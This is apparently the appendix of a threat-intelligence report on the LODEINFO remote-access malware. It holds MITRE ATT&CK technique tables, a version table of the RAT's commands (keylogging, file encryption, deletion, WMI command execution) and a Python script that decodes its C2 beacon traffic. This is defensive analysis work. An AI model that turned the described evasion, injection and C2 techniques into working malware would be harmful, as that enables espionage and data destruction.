| Resource Development | Acquire Infrastructure: Server   | T1583.004 | Using Hosting service for CnC server.                                       |
| Initial Access       | Phishing: Spearphishing Attachment                                       | T1566.001 | Delivery by spearphishing email.  |
| Execution            | Windows Management Instrumentation                                       | T1047     | Execute commands using wmi (comc command)                                   |
| Execution            | Command and Scripting Interpreter: Visual Basic                          | T1059.005 | VBA Macro embedded in documents are executed and malicious DLL was dropped. |
| Execution            | User Execution: Malicious File   | T1204.002 | User opens malicious document and infected                                  |
| Persistence          | Boot or Logon Autostart<br>Execution: Registry Run Keys / Startup Folder | T1547.001 | Sets a value in Registry Run Keys.  |

# Appendix B: MITRE ATT&CK (2)

| Tactic          | Technique   | ID        | Procedure   |
|-----------------|---|-----------|---|
| Defense Evasion | Hijack Execution Flow: DLL Side-Loading                 | T1574.002 | Legitimate executables Side-Load LODEINFO DLL file.       |
| Defense Evasion | Obfuscated Files or Information: Dynamic API Resolution | T1027.007 | Windows API was resolved by hash such as CRC32 and JHash. |
| Defense Evasion | Obfuscated Files or Information: Embedded Payloads      | T1027.009 | Encrypted shellcode was embedded in malicious DLL file.   |
| Defense Evasion | Deobfuscate/Decode Files or Information                 | T1140     | Encrypted configuration was embedded in LODEINFO malware. |
| Defense Evasion | Process Injection                                       | T1055     | Injects shellcode into svchost.exe. (memory command)      |

# Appendix B: MITRE ATT&CK (3)

| Tactic     | Technique   | ID        | Procedure  |
|------------|---|-----------|--|
| Discovery  | System Location<br>Discovery: System Language Discovery | T1614.001 | Got language information about the target's environment and modify its behavior. |
| Discovery  | System Information Discovery                            | T1082     | Steals system information such as MAC address, ANSI code and computer name.      |
| Discovery  | File and Directory Discovery                            | T1083     | The ability to list files and directories is implemented. (ls command)           |
| Collection | Archive Collected Data: Archive via Library             | T1560.002 | Collected data was compressed with QuickLZ.                                      |
| Collection | Screen Capture  | T1113     | Take snapshots. (print command)  |
| Collection | Input Capture: Keylogging                               | T1056.001 | Keylogging functionality has been implemented.<br>(keylog command)               |

# Appendix B: MITRE ATT&CK (4)

| Tactic              | Technique                                 | ID        | Procedure   |
|---------------------|---|-----------|---|
| Command and Control | Application Layer Protocol: Web Protocols | T1071.001 | Using HTTP for communication with the CnC server        |
| Command and Control | Encrypted Channel: Symmetric Cryptography | T1573.001 | Communication with the CnC server was encrypted by AES. |
| Command and Control | Data Encoding: Non-Standard Encoding      | T1132.002 | Using customized Base64 algorithm for communication.    |
| Exfiltration        | Exfiltration Over C2 Channel              | T1041     | Uploads any file to CnC server.<br>(recv command)       |
| Impact              | Data Encrypted for Impact                 | T1486     | Encrypts files and directories.<br>(ransom command)     |
| Impact              | Data Destruction                          | T1485     | Deletes any directory or file.<br>(rm command)          |

# Appendix C: RAT Commands list (~ 2022)

| command | description                    | v0.3.2 | v0.3.5 | v0.3.6 | v0.4.6 | v0.4.9 | v0.5.6 |
|---------|--------------------------------|--------|--------|--------|--------|--------|--------|
| print   | Take a screenshot              | ○      | ○      | ○      | ○      | ○      | ○      |
| rm      | Delete file                    |        | ○      | ○      | ○      | ○      | ○      |
| ransom  | Encrypt file                   |        | △      | △      | ○      | ○      | ○      |
| keylog  | Enable keylogging              |        | △      | △      | ○      | ○      | ○      |
| ps      | Get process list               |        |        |        | ○      | ○      | ○      |
| pkill   | Kill process                   |        |        |        | ○      | ○      | ○      |
| mv      | Move file                      |        |        |        |        | ○      | ○      |
| cp      | Copy file                      |        |        |        |        | ○      | ○      |
| mkdir   | Make Directory                 |        |        |        |        | ○      | ○      |
| autorun | Sets persistence setting       |        |        |        |        |        | ○      |
| comc    | Executes OS commands using wmi |        |        |        |        |        | ○      |
| config  | Not yet implemented            |        |        |        |        |        | △      |

△ : Not yet implemented (return strings, "Not Available")

# Appendix D: Scripts

```
class LODEINFOBeacon:
    TABLE = b"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"

    def __init__(self, data):
        query_index = data.find(">")
        post_key = data[:query_index]
        main_data = data[query_index + 1 :]
        self.header = self._dec_header(post_key, main_data[:0x1C])
        self.post_datasize = int.from_bytes(self.header[0x10:0x14], byteorder='little')
        self.post_data = self._dec_custom_base64(
            main_data[0x1C : 0x1C + self.post_datasize]
        )

    def _dec_header(self, post_key: str, data: str) -> str:
        # convert real base64 data
        b64_data = ""
        for i, d in enumerate(data):
            if self.TABLE.find(ord(d)) == -1:
                b64_data += d
                continue
            k: str = post_key[i % len(post_key)]
            b64_data += chr(
                self.TABLE[(self.TABLE.find(ord(d)) - self.TABLE.find(ord(k))) % 62]
            )
        return self._dec_custom_base64(b64_data)
```

```
> python decode_lodeinfo_beacon.py
HEADER(sha512_128=b'e87d884fa9005a7c2963b7a41bca4ad2', payload_size=244)
BEACON(beacon_size=62, random_data_size=24, date=datetime.datetime(2022, 8, 18, 19, 11, 46), ansi='932', mac_addr='000C2932F71A', computer_name='DESKTOP-810MVP8', xor_key='zlApZbCgpp', version='v0.6.3', random_data=b'cV4dXd7e5tIKGmK8ZdHBtw..')
```

- Decryption scripts for CnC communication
- +
- IDAPython scripts for API Hash resolution and shellcode triage.

All scripts => [https://github.com/nflabs/aa\\_tools/tree/main/lodeinfo](https://github.com/nflabs/aa_tools/tree/main/lodeinfo)